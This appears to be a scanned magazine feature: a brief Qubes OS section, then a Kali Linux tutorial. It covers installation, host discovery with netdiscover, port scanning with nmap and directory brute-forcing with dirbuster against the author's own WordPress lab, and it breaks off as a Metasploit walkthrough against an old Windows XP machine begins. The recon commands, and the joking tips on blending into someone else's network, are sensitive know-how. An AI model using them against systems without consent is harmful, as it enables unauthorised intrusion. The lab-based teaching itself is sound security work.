
Gleaming the Qubes

If you want to make a new qube, click the button in Qubes Manager. We've already seen (and installed) the official templates (Debian, Fedora and Whonix). If you want to see more templates, go to Qubes Tools > Qubes Global Config, select Updates and scroll down to Template Repositories. From there you can enable the Official Testing, Community and Community Testing templates, where you'll find Arch, Gentoo and more templates. The community templates aren't tested by the Qubes team, so care should be taken with them.

There are also some user-contributed templates available. But these can be bulky, so you should also be careful that you don't fill up the root filesystem. By default, this is only 20GB, and ParrotSec (a bulky security-focused distribution with qubes available at https://qubes.3isec.org/Templates) will easily fill this up. Fortunately, the default is also to install with LVM (Logical Volume Management), so if you have the space, this is easy to embiggen; see the previous link.

Once you're happy with your template choice, you need to decide whether you want an App qube (with a volatile root and persistent home), a new Template qube (persistent root, volatile home), a Disposable qube, or a Standalone qube (totally persistent filesystem). Standalone qubes are seen as the most risky, because they might be compromised for some time before you notice.

Master hacking with Kali



Daring **David Rutland** dons his black hoodie and joins the red team to try out Kali Linux from Offensive Security.

Hacking is cool. Not the kind of hacking you usually get up to on your Linux machine – tweaking open source code to wring the last ounce of performance from an ancient program or adding new functionality to suit your needs. No, we're talking about the other kind of hacking.

Think black hoodies and world maps. Angelina Jolie and Jonny Lee Miller fleeing the Feds in the dead of night after some illicit intrusion or other. Hackers are the modern equivalent of cat burglars, breaking into high security areas to make off, unseen, with a priceless portrait or the contents of your secret vault. They blend into the background while drinking cocktails with their targets, and live the high life thanks to the proceeds of their victimless crimes.

Of course ,the analogy doesn't hold up in all respects. We are, after all, talking about theft and extortion here. The perpetrators are neither David Niven nor Pierce Brosnan, and the victims aren't always wealthy dilettante socialites – they're your grandma, your local NHS trust and your pension fund.

And while we have limited sympathy if someone claims your newly minted NFT on the blockchain, falling victim to a ransomware attack is no joke. It can ruin businesses and it can ruin lives.

Kali Linux, from Offensive Security, was born out of the desire to give you all the tools that a malicious hacker would use to harm you. It gives you the means to test your own security – and to strike back.

CREDIT: Magictorch

Ice cold with Kali

Kali is essentially a collection of tools gathered over the decades, and packaged in an easy-to-use, logical way.

Yes, Kali comes as a distro, but it's also quite simple to download and install its essential tools on a standard Debian or Ubuntu system.

But functionality and the ability to hurl malware like a cyber-shuriken is only part of what Kali Linux is about.

Mostly, Kali Linux is about style. You'll see it in the ever-present dragons scattered around the system. You'll see it in the customised terminal, which, even if you only use it for some innocuous text editing, makes you look like a hacker.

With Kali, you can sit in a cafe wearing a fedora, and even if you're just checking the news on your laptop, you'll exude an ineffable sense of menace to fellow-patrons as you down your triple espresso.

› The Kali Xfce desktop is an aesthetically pleasing fusion of 1980s martial arts movie posters. If you don't like the wallpaper colour scheme, there are dozens more available.

One of Kali's cool features is the ability to rapidly switch themes. With a simple key combo, you can jump between a standard-looking Windows-like desktop and the be-dragoned majesty of your hacking rig, black terminal windows and all.

The idea is that no one suspects a person using a Windows machine in a public place of being up to no good, but if you time it right, you might just be able to get everyone to notice you.

Choose your weapon!

Offensive Security is one of those terms that comes with certain unfortunate associations. It calls to mind stationary tanks queued up in a cloud of diesel smoke along an Eastern European border, waiting for some inevitable and planned provocation to occur. Or a Texan homeowner buying a medium-sized arsenal for home defence, then sitting up all night waiting for a burglar.

Both of these images are sort of right. With Kali, you're getting the same weapons that the opposition will attempt to use on you. If someone bursts into your living room with a shotgun, it's awfully handy to be sitting there with your own shotgun and a glass of milk.

Ideally though, a burglar won't even get through the front door, because using Kali, you'll have tested your lock against all known lockpicks. You'll have taken a battering ram to the hinges and reinforced the weak points. Grenades will bounce from your bulletproof windows, and you've measured the cat flap to ensure that only cats can get in.

Just as a gun is a great equaliser, Kali developers have done their best to ensure that everyone has equal opportunity to use offensive tools regardless of their system's power or their chosen method of deployment.

If all you have is a mo, *Kali NetHunter* can provide you with the full Kali toolset, along with a touchscreen-optimised GUI for common attack categories, including one-click MANA Evil Access Point setups, BadUSB Man in the Middle (MITM) attacks and more.

Likewise, if you're stuck on a Windows system, Kali runs in a container on WSL, albeit with limitations. You don't have direct access to hardware resources, for instance, and you don't get the Kali customised kernel.

There's ARM support, too. Meaning your humble Raspberry Pi can launch attacks across the network and wreak havoc and destruction against your ancient Vodafone router. But there are limitations here as well. The Pi isn't suited for processor-intensive tasks, and many of the included exploits were built for x86 – they're present on ARM builds, they just don't work.

Offensive Security recommends either using a live USB, deploying a prebuilt virtual machine, or installing Kali to bare metal, either as single or multi-boot, using an installer image. Or you can do what we did, which is to install Kali into a *VirtualBox* VM with an installer image. The full download including tools is 10.6GB, so make sure you have sufficient bandwidth and time.

According to the documentary *Indiana Jones and the Temple of Doom,* Kali is a goddess who thrives on blood sacrifices and gives her adherents the power to pull still-beating hearts from the chests of offerings.

Outside of cinema screens, however, Kali is available for almost any type of hardware and will provide you with the tools you need to make a nuisance of yourself.

Over the next few pages, we show you how to get Kali, use it to find devices, and carry out some basic exploits to test your security. And as we will repeatedly remind you, please make sure you have permission before using any of Kali's tools on systems that aren't yours. We don't want to be called as witnesses or defendants in an extradition hearing.

Get to grips with Kali

Kali Linux enables amateurs and pros alike to take security into their own hands and carry out attacks on their own networks and equipment.


We're not going to suggest that you use Kali Linux as your daily driver. We could, as it's a perfectly serviceable as a distro, but there are some caveats. Kali is a specialist project and is heavily geared towards spoiling someone's day, week, month or even their year. It's designed with security in mind and developers deliberately keep the number of upstream repositories to a minimum. You may have a sudden urge to play some Steam games or add additional repositories to your **sources.list**, and while this is totally do-able in theory, you run a very real risk of nerfing your Kali Linux installation entirely.

Unless penetration testing is your God-given vocation, and you can dedicate a machine on which to execute your exploits without giving in to the temptations of adding any extra software, don't run Kali on bare metal. While there are ready-to-roll *VMWare* and *VirtualBox* pre-built images, these take up a large and preset amount of storage. Instead, we're going to suggest that you run Kali in a virtual machine with *VirtualBox*, and allocate a dynamic hard drive that expands to a predetermined limit as you fill it up.

Kali ISO images come in a range of sizes, the largest being a whopping 10GB containing everything you could possibly need to wreak mayhem and havoc on the world. Choosing the Everything option means you can experiment with all of Kali's tools in an offline environment, as you don't need to download anything else. You can connect to the local intranet, and away you go! This is probably a little overkill for most people, but we've never installed a 10GB ISO before, and wanted to see what it was like.

Once your epic download has finished, open up *VirtualBox* and click on New to make a new VM.

Name the new machine Kali and select the ISO file. *VirtualBox* detects that you're installing a Linux distro and warns that you can't install Kali as an unattended installation. Click Next and assign as much memory to Kali as you can spare. If you have 16GB RAM, you can certainly spare 8GB for some hacking exploits. Likewise, you get the most benefit by allocating as many cores as you can spare and creating a decent-sized virtual hard drive. Allocating video memory isn't an absolute must, but the more you give your Kali VM, the less likely you are to run into problems and glitches.



› With Kali Undercover, you can theme your desktop to look almost exactly like Windows 10. This enables you to blend in with normal people who have no idea you're secretly hacking their Wi-Fi.


We suggest you go with something other than the default kali hostname as it's difficult to blend into the background of someone else's network while advertising yourself as the avatar of destruction. Just go with Windows-PC5 or something similarly generic. Likewise, if you use your real name as the installer suggests, maybe infosec isn't the career for you. We went with johnsmith.

If you're following our advice and installing Kali in a VM, feel free to click through the rest of the defaults and check the box for what tools package you want.

Packages, packages everywhere!

Installation took a shocking 25 minutes to complete, which shouldn't have been surprising, and when we ran *Neofetch* on our newly installed system, we found we had 4,348 packages installed. Actually, that's not quite true, as *Neofetch* isn't included in the Everything package – which seems a shame, as the version that you can install from the Kali repository comes with some neat ASCII art depicting the ubiquitous Kali dragon.

Kali Linux is not subtle, with stylish dragons and zen hacking-related quotations scattered liberally around the system. Booting to the default Xfce desktop, you'll see the ever-present dragon, complete with an egregious lens-flared gleam in his eye. The words 'Kali Linux' take up half the screen along with the ancient wisdom, 'The Quieter You Become, The More You Are Able To Hear.' There's also a mini dragon as the icon to



› Netdiscover is a great tool for finding devices on a network when you don't have admin access to the router. It works quickly, and is a reminder of why you should hide hostnames.

access your System menu, dragons within your Start menu, and dragons for every Kali-specific shortcut.

As with any distro, the first thing you should do is update and upgrade your system. New exploits are developed all the time, and distro creators constantly fight to plug holes, patch insecurities and make sure your favourite OS isn't vulnerable to the kind of people who use Kali Linux. At the time of writing, Kali Linux 2023.1 had been released for under a month. However, we still needed to update over 300 packages.

Hack all the things!

Take a look at your System menu and in addition to the usual apps such as *Ristretto, Firefox* and *Mousepad,* you'll see 14 submenus, with names like Information Gathering, and Web App Analysis. Each one is full of further folders and tools relating to an aspect of hacking a system that doesn't want to be hacked.

Although these are System menu entries, they aren't really GUI tools, and in most cases, clicking on one simply opens the relevant help file in your terminal. Think of them as a catalogue of tools, rather than the tools themselves.

The Information Gathering section is a great place to start any ethical hacking adventure. You need to know what's in your vicinity and is available to be hacked. At this point, it's a bad idea to venture on to the wider internet because hacking stuff is illegal without consent, and you don't yet know what you're doing. For the purposes of this guide, we've set up a *WordPress* installation on our Raspberry Pi for the purposes of some limited hi-jinx.

As you are presumably sitting at home, pondering the vulnerabilities of your home network, you need to find out what devices are around you and how they're open to hacking. There's the smart TV in the corner, the router behind your sofa, a couple of phones, and maybe a Pi or two.


Netdiscover uses address resolution protocol to help discover different devices in your network and maps IP addresses to MAC addresses and hostnames. Checking your router's admin page would give you the same info, but assume you don't have the password.

```
$ sudo netdiscover -r 192.168.0.0/24
```

Next you'll want to discover all of the different services offered by a device, and the *Nmap* network mapper can help with this. Pick an IP address revealed by *Netdiscover* and enter:

```
$ nmap 192.168.1.32
```

The result is a list of ports in use, and while most are closed, port 80, used for HTTP connections, is open. We've found our web server and visiting the IP address in our browser, we can see it's a *WordPress* site. We have no idea of the username or the password, and we don't know the layout of the site. *Dirbuster* can help find directories and files within our *WordPress* install.



› Knowing the directory structure of a website is a necessary first step to accessing parts you shouldn't. We could have just checked the sitemap, but where's the fun in that?

Run the following to open the GUI:

```
$ dirbuster http://your.target.ip.address
```

Enter the target URL into the Target URL box and then press Browse. Navigate to **/usr/share/wordlists/dirbuster** and select a wordlist. These files contain huge lists of the most common directory names used by content management systems.

Dirbuster tests each of the directories to see if they exist. Be warned, though – if you use one of the larger lists, the process can take days, even on your home network.

The resulting list shows response codes – any that begin with a `2` means you can access them.

An accessible **wp-content** folder gives access to uploaded files, theme information and plugins. Plugin information is especially important, because these are often outdated and vulnerable to attack.

Kali has dozens of tools to help detect and exploit systems in the name of testing your own security. Check out the excellent documentation to find more.

Python plus points

One of Kali's headline new features is the upgrade to Python 3.11 as standard. Many of the tools in the Kali toolset are Python programs and scripts, so it makes sense to have the latest version. One of the biggest and most noticeable upgrades with the latest Python iteration is speed, and 3.11 is supposedly upwards of 50% faster than previous versions. This can make a huge difference when you're, say, running a script to brute-force passwords, or engaged in some computationally intensive cracking exploit. More importantly, the ever-present error messages that pop up when you make a mistake have been made more helpful, too. When printing tracebacks, the interpreter shows you the exact expression that caused the error, rather than just the line. This can potentially save you hours of troubleshooting. If you're into writing config files, you'll be pleased to find out that Python 3.11 supports TOML (Tom's Obvious Minimal Language), which is easy to read and designed to map unambiguously to a hash table, and is a nice alternative to YAML and JSON. As the language has evolved, some functions and modules have been removed. These are usually deprecated a few versions ahead of time to give developers the space to rewrite their code. If you're using a Python app that employs the binhex, distutils or gettext functions, for instance, they won't work in Python 3.11, and you need to specify a different version instead.

Metasploitation

No computer program is perfect and it's not possible to predict every output for every input as neither humans nor computers are omniscient.

It's a rare piece of code that never requires patching to fix some flaw or other that allows users to do what they were never meant to do.

Exploits can be as simple as checking out plain text password files in an unprotected directory, or inputting something akin to the Konami code. It can be spamming a password field until it breaks, or writing more data to a memory buffer than it can hold.

Hackers have been hacking since before the first computers were networked together with bits of string and sticky tape. Generally, this involves poking things until they break, and then poking them again. Occasionally, it involves the careful inspection of code to see whether there are any obvious flaws that developers have missed. This is one of the great arguments both for and against open source software. Yes, evil hackers can inspect your code for vulnerabilities, but so can everyone else, and the sooner it's seen, the sooner it can be fixed.

Over the years, hackers have uncovered tens of thousands of individual vulnerabilities in software, and developed exploits that you can use to take advantage of them, giving you privilege escalation and perhaps even complete control over an entire machine.

Keeping track of these individual hacks, cracks and exploits is difficult, and the last thing you want when sneaking around a megacorp is to have to go and consult the exploit index cards you keep in a locked filing cabinet in your secret lair.

The *Metasploit* framework is maintained by security company Rapid 7 in order to assist catalogue, develop and rapidly execute code against a target you've previously identified.

Like all such security tools, the *Metasploit* framework should only be used for penetration testing and ensuring that any holes it uncovers are plugged –however, it's not altogether outside the bounds of possibility that bad actors use it in the wild to get up to no good.

› If your desktop looks like this, you're probably going to have a bad time – unless it's because you're running Kali undercover and trying to look cool like it's 2002.

The *WordPress* install we set up on the previous pages is fresh, up to date and, so far as anyone can tell, contains no vulnerabilities. It isn't invulnerable, of course, but those vulnerabilities have yet to be discovered. After *WordPress* patches them, exploits to take advantage of the flaws will eventually end up as part of the *Metasploit* framework. Site owners who haven't kept up to date with patches will fall victim to attacks, and soon find their precious pages distributing malware to visitors.

We're unsure of Future's policies on publishing tutorials on how to actively attack the world's most popular content management system, but we're pretty sure it doesn't look too kindly on it.

Instead, we've spun up a copy of Windows XP Professional SP3 – released in 2009, and with security patches and updates running to 2015. Surprisingly, Windows XP is still in use, and as of October 2022, 1.27%

XP-ertise

Attacking systems using Metasploit is a fun, albeit highly illegal, way to pass an afternoon when it's raining and you've nothing better to do.

The reason we were able to hack into an old copy of Windows XP so easily is because it hasn't received security updates for years. There's no reason anybody should still be running an unpatched OS of that vintage. XP doesn't play nicely with modern hardware and isn't as secure as modern versions of Windows because it lacks user account control. We know we're probably preaching to the choir, but it's almost guaranteed that if your hardware can still run Windows XP, there's almost certainly a Linux distro available that can do a much better job – not just of keeping your system secure, but, well, everything really.

While the most popular Linux distro, Ubuntu, stopped supporting 32-bit architecture with 18.04, there are plenty of other distributions that appreciate that not everyone has the means to buy a new computer every few decades, and will continue to support i386 for years to come. Debian's current Bullseye release is a great option, and the LTS version is supported until 2026. It does, however, require at least 512MB RAM to run. If you're really low on system resources, Void Linux needs only 96MB. The most important thing to look for in a distro for an old XP PC is that it's actively maintained and with a release schedule that means you get the latest security patches as early as possible.

of all PCs were running the 22-year-old OS, giving it a larger market share than Windows 11.

Our target machine is running utilities typical of the time, including *Firefox v40.03, FlashPlayer v18.0.0.232* and Microsoft's .NET framework v2015.9.10. It is, in short, a target-rich environment, and one which while not especially common in 2023, is certainly still around.

After attaching to the same local network as our Windows XP machine, we donned our black hoodies, and got to work.

To find the IP address of the target machine, run:

```
$ sudo netdiscover -r 192.168.0.0/24
```

Take a note of the machine's IP address, because you'll need it in a minute.

Start the *Metasploit* console by either selecting it from your system menu or entering `msfconsole` and wait while it sets up the database and displays an entertaining *CowSay*.

If this is your first time running *Metasploit*, it's worthwhile entering `help` to see what's available to you and view some example commands. To use a *Metasploit* exploit, enter `use` followed by the path to the exploit you want.

